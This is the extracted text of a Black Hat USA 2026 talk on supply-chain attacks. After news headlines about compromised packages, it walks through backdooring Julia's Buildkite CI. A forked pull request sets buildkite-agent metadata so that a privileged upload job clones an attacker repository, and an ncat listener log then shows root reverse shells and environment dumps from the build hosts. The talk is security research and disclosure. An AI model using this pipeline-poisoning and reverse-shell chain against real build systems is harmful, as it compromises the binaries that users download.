

Born Corrupted

How We Backdoored

Trusted Language Binaries

 Tsi-Lin (splitline) Ng

DEV✓CORE

black hat
 **USA**
2026

You write Python.

You install packages
with `pip`.

You audit
every package
you use.

But,

What if,

What if,

You're **compromised**

before the very first **pip install**?

```
$ whois splitline.tw
```

Security Researcher @ DE✓CORE

Member of UNDEFINED Conclave

Average **Web Hacking** Enjoyer



Ng Tsi-Lin

Supply Chain Attack



axios / axios ▾

🔍 Type to search

<> Code Issues 47 🔗 Pull requests 19 🤖 Agents 💬 Discussions ▶ Actions 🛡 Security and quality 39 📈 Insights

axios@1.14.1 and axios@0.30.4 are compromised #10604

✓ Closed



ashishkurmi opened on Mar 30

Last edited by ashishkurmi ▾ ⋮

more details: <https://www.stepsecurity.io/blog/axios-compromised-on-npm-malicious-versions-drop-remote-access-trojan>

Most likely, a maintainer's GitHub and npm accounts are compromised as these issues are getting deleted.

I have also reported this as a vulnerability, so that a CVE can be generated.



702



9



110



55



51



180

axios / axios

<> Code

Issues 47

Pull

axios@1.14

Closed

ashishkurmi

opened

more details: [https://](#)

Most likely, a mainta

I have also reported

702

9

RESEARCH

Mini Shai-Hulud Hits @antv Ecosystem, 639 Compromised npm Package Versions

Active npm supply chain attack compromises @antv packages in a fast-moving malicious publish wave tied to Mini Shai-Hulud.

 Socket Research Team

May 19, 2026 / 5 min read

 echarts-for-react

Apache Echarts components for React.

latest

Source

npm

Copy url

Socket 0

0%

Supply Chain Security

100

Vulnerability

100

Quality

82


Maintenance

100

License

TrapDoor Supply Chain Attack Spreads Credential-Stealing Malware via npm, PyPI, and CratesIO

Ravie Lakshmanan May 25, 2026



A new coordinated cross-ecosystem software supply chain attack campaign has targeted npm, PyPI, and Crates.io to distribute credential-stealing malware.

The campaign, codenamed [TrapDoor](#), spans more than 34 malicious packages across over 384

Supply Chain Attack / Malware

⚡ Top Stories This Week



Bit2Watt Attack
New Bit2Watt Attack Could Let Cloud Tenants Disrupt Power Grids Without an Exploit



Open-Source Android AI Agents
Open-Source Android AI Agents Could Let Invisible Screen Text Run Code on Host PCs



Hacker Runs Hermes AI Agent
Unattended for Post-Exploitation at Thai Finance Ministry



Critical SharePoint RCE CVE-2026-50522
Under Active Exploitation After Public PoC



Microsoft Azure DevOps MCP Flaw
Lets Hidden PR Comments Hijack AI Review Agents



Researcher Publishes GitLab RCE PoC
Letting Authenticated Users Run Commands as Git



Adobe Acrobat Extension Flaw
Let



echarts-for-react

Apache Echarts components for React.

latest

Source

npm

Copy url



Socket 0

0%

Supply Chain
Security

100

Vulnerability

100

Quality

82

Maintenance

100

License

TrapDoor Supply Chain Attack Spreads Credential-Stealing Malware via npm, PyPI, and CratesIO

👤 Ravie Lakshmanan 📅 May 25, 2026

Supply Chain Attack / Malware

⚡ Top Stories This Week

🔍 to search



0

RHSB-2026-006 Supply chain compromise of @redhat-cloud-services npm packages

Created Date: June 1, 2026 at 03:50 PM

Updated July 2, 2026 at 08:38 AM



Resolved
Status

PAGE NAVIGATION

Executive Summary

Technical Summary

Executive Summary

We have completed our investigation into the compromise that we disclosed on June 1, 2026. Our findings identified that on May 29, 2026, a GitHub account, compromised via a VS code extension containing malware, was used to inject malicious code into packages maintained in a Red Hat GitHub organization and altered configuration files to infect other developers opening those directories. The compromised VS code extension was contained on June 1, 2026.



proxy.golang.org



gin

gorm

pgx



PyPi



requests

numpy

flask



JuliaHub



DataFrames.jl

Flux.jl

Plots.jl



Flutter



pub.dev



http

flutter_svg

firebase_core



proxy.golang.org



gin

gorm

pgx



PyPi



requests

numpy

flask



JuliaHub



DataFrames.jl

Flux.jl

Plots.jl



Flutter



pub.dev



http

flutter_svg

firebase_core



proxy.golang.org



gin

gorm

pgx



PyPi



requests

numpy

flask



JuliaHub



DataFrames.jl

Flux.jl

Plots.jl



Flutter



pub.dev




http

flutter_svg

firebase_core



proxy.golang.org



PyPi



requests

numpy

flask



JuliaHub



DataFrames.jl

Flux.jl

Plots.jl



Flutter



pub.dev




gorm

pgx



firebase_



Hack the Source of the Source / BH Asia 2026



What's Behind
All of These?

Poison

Hack the Source of the Source / BH Asia 2026



proxy.golang.org



gin

gorm

pgx



PyPi



requests

numpy

flask



JuliaHub



DataFrames.jl

Flux.jl

Plots.jl



Flutter



pub.dev



http

flutter_svg

firebase_core



proxy.golang.org



gin

gorm

pgx



PyPi



requests

numpy

flask



JuliaHub



DataFrames.jl

Flux.jl

Plots.jl



Flutter



pub.dev



http

flutter_svg

firebase_core




proxy.golang.org



gin

gorm

pgx




PyPi



requests

numpy

flask




JuliaHub



DataFrames.jl

Flux.jl

Plots.jl



Flutter







pub.dev



http

flutter_svg

firebase_core



Flutter

proxy.golang.org

PyPi

JuliaHub

pub.dev

④

③

①

②

gin

gorm

pgx

requests

urllib

flask

matplotlib

Flux.jl



Plots.jl

http

flutter_svg

firebase_core

Agenda :)



Flutter

How?

proxy.golang.org

PyPI

JuliaHub

pub.dev

gin

gorm

pgx

requests

numpy

flask

DataFrames.jl

Flux.jl

Plots.jl

http

flutter_svg

firebase_core

Born Corrupted

How We Backdoored

Trusted Language Binaries

👁️ Tsi-Lin (splitline) Ng

DEV✓CORE

black hat
USA
2026

Born Corrupted

How We Backdoored

Trusted
whatever software or package or stuffs

DEV✓CORE

black hat
USA
2026

**CI/CD
Risks**

**Developer
Dashboard**

**Developers
Themselves**

???

Attack Surfaces

CI/CD
Risks

Developer
Dashboard

~~Developers
Themselves~~

???

Attack Surfaces

CI/CD Risks

**Developer
Dashboard**

???

Attack Surfaces

CI/CD Risks

Web Hacking

**Developer
Dashboard**

???

Attack Surfaces

Insuff. Flow Control

CI/CD Risks

Access Control

Poisoned Pipeline

Web Hacking

**Developer
Dashboard**

???

Attack Surfaces

Insuff. Flow Control

CI/CD Risks

Access Control

Poisoned Pipeline

Web Hacking

**Developer
Dashboard**

???

Let's Think!


Attack Surfaces



julia



JuliaLang / julia ▾



Code

Issues

3.7k

Pull requests

977

Agents

Discussions

Actions

More ▾

Filters ▾

is:pr is:open



Labels 181



Milestones 5

New pull request

976 Open ✓ 33,525 Closed

Author ▾

Label ▾

Projects ▾

Milestones ▾

Reviews ▾

Open a Pull Request

[Download](#)[Docs](#)[Learn](#)[Blog](#)[Community](#)[C](#)

Current Stable Release

v1.12.6 (April 9, 2026)

[Release notes](#) | [GitHub tag](#) | [SHA256 checksums](#)

Platform

Windows [\[help\]](#)

macOS (Apple Silicon) [\[help\]](#)

macOS (Intel x86) [\[help\]](#)

64-bit

[installer](#), [portable](#)

[.dmg](#), [.tar.gz](#)

[.dmg](#), [.tar.gz](#)

<https://julialang-s3.julialang.org/bin/mac/aarch64/1.12/julia-1.12.6-macaarch64.dmg>

Takeover What You Download!



[Download](#)[Docs](#)[Learn](#)[Blog](#)[Community](#)[C](#)

Current Stable Release

v1.12.6 (April 9, 2026)

[Release notes](#) | [GitHub tag](#) | [SHA256 checksums](#)

Takeover What You Download!

<https://julialang-s3.julialang.org/bin/mac/aarch64/1.12/julia-1.12.6-macaarch64.dmg>

macOS (Apple Silicon) [\[help\]](#)


[.dmg](#), [.tar.gz](#)

macOS (Intel x86) [\[help\]](#)


[.dmg](#), [.tar.gz](#)

<https://julialang-s3.julialang.org/bin/mac/aarch64/1.12/julia-1.12.6-macaarch64.dmg>


CI/CD



Job Worker





Job Worker




/secrets/agent.key

Job Worker









Pull Request



0_webui.yml

meta-data set

```
REPO_URL= JuliaCI/julia-buildkite  
VERSION = <HEAD>
```




Pull Request

0_webui.yml

meta-data set

REPO_URL = JuliaCI/julia-buildkite
VERSION = <HEAD>

```
$ git clone <FORK>/julia  
$ make build
```

build_x86_64-linux-gnu



Pull Request

0_webui.yml

meta-data set

```
REPO_URL= JuliaCI/julia-buildkite  
VERSION = <HEAD>
```

launch_signed_jobs

```
$ git clone <FORK>/julia  
$ make build
```

build_x86_64-linux-gnu



Privileged

```
REPO_URL,VERSION = get_meta()  
git clone $REPO_URL  
.buildkite/.../upload_julia.sh
```

upload_x86_64-linux-gnu



Pull Request

0_webui.yml

meta-data set

```
REPO_URL= JuliaCI/julia-buildkite  
VERSION = <HEAD>
```

launch_signed_jobs

Privileged

```
$ git clone <FORK>/julia  
$ make build
```

build_x86_64-linux-gnu

```
REPO_URL,VERSION = get_meta()  
git clone $REPO_URL  
.buildkite/.../upload_julia.sh
```

upload_x86_64-linux-gnu

Depends On



Pull Request

0_webui.yml

meta-data set

```
REPO_URL= JuliaCI/julia-buildkite  
VERSION = <HEAD>
```

```
$ git clone <FORK>/julia  
$ make build
```

Arbitrary Execution!

build_x86_64-linux-gnu

launch_signed_jobs



Privileged

```
REPO_URL,VERSION = get_meta()  
git clone $REPO_URL  
.buildkite/.../upload_julia.sh
```

upload_x86_64-linux-gnu



Pull Request

0_webui.yml

meta-data set

```
REPO_URL= JuliaCI/julia-buildkite  
VERSION = <HEAD>
```

```
$ git clone ATTACKER/julia
```

```
$ make build
```

```
@buildkite-agent meta-data set REPO_URL "ATTACKER/julia-buildkite"
```

```
@buildkite-agent meta-data set VERSION "main"
```

launch_signed_jobs

```
REPO_URL,VERSION = get_meta()  
git clone $REPO_URL  
.buildkite/.../upload_julia.sh
```

Privileged

</> Makefile

linux-gnu



Pull Request

0_webui.yml

meta-data set

ATTACKER/julia-buildkite

REPO_URL = ~~JuliaCI/julia-buildkite~~
VERSION = <HEAD>

```
$ git clone ATTACKER/julia
```

```
$ make build
```

```
@buildkite-agent meta-data set REPO_URL "ATTACKER/julia-buildkite"
```

```
@buildkite-agent meta-data set VERSION "main"
```

launch_signed_jobs



Privileged

```
REPO_URL,VERSION = get_meta()  
git clone $REPO_URL  
.buildkite/.../upload_julia.sh
```

</> Makefile

linux-gnu



Pull Request

0_webui.yml

meta-data set

ATTACKER/julia-buildkite

REPO_URL = ~~JuliaCI/julia-buildkite~~
VERSION = <HEAD>

launch_signed_jobs

```
$ git clone ATTACKER/julia  
$ make build
```

build_x86_64-linux-gnu



Privileged

```
REPO_URL, VERSION = get_meta()  
git clone $REPO_URL  
.buildkite/.../upload_julia.sh
```

Depends On

upload_x86_64-linux-gnu



Pull Request

0_webui.yml

meta-data set

ATTACKER/julia-buildkite

REPO_URL = ~~JuliaCI/julia-buildkite~~
VERSION = <HEAD>

launch_signed_jobs

```
$ git clone <FORK>/julia
$ make build
```

build_x86_64-linux-gnu



Privileged

REPO_URL, VERSION = get_meta()

git clone \$REPO_URL

.buildkite/.../upload_julia.sh

Malicious!

Depends On

upload_x86_64-linux-gnu

test: pre-build step for Buildkite metadata #62072



Some checks haven't completed yet

6 pending, 3 successful checks

9 checks



-  Build Waiting for status to be reported — Started... 
-  buildkite/julia-master Waiting for status to be reported — Build #57973 started 
-  Check Waiting for status to be reported — Started... 
-  JuliaC Waiting for status to be reported — Started... 
-  JuliaSyntax Waiting for status to be reported — Started... 
- ✓  Labels / Check for blocking labels (pull_request) Successful in 4s 
-  Test Waiting for status to be reported 

31

+

https://github.com/0x11c11ps/julia-buildkite
-@buildkite-agent meta-data set

BUILDKITE_PLUGIN_EXTERNAL_BUILDKITE_VERSION "main"

test: pre-build

```
~ r1wrap ncat -klvp 7414
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::7414
Ncat: Listening on 0.0.0.0:7414
Ncat: Connection from 128.30.92.138.
Ncat: Connection from 128.30.92.138:48800.
# Ncat: Connection from 128.30.92.137.
Ncat: Connection from 128.30.92.137:41112.
```

```
id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
env
```

```
BUILDKITE_PULL_REQUEST_LABELS=
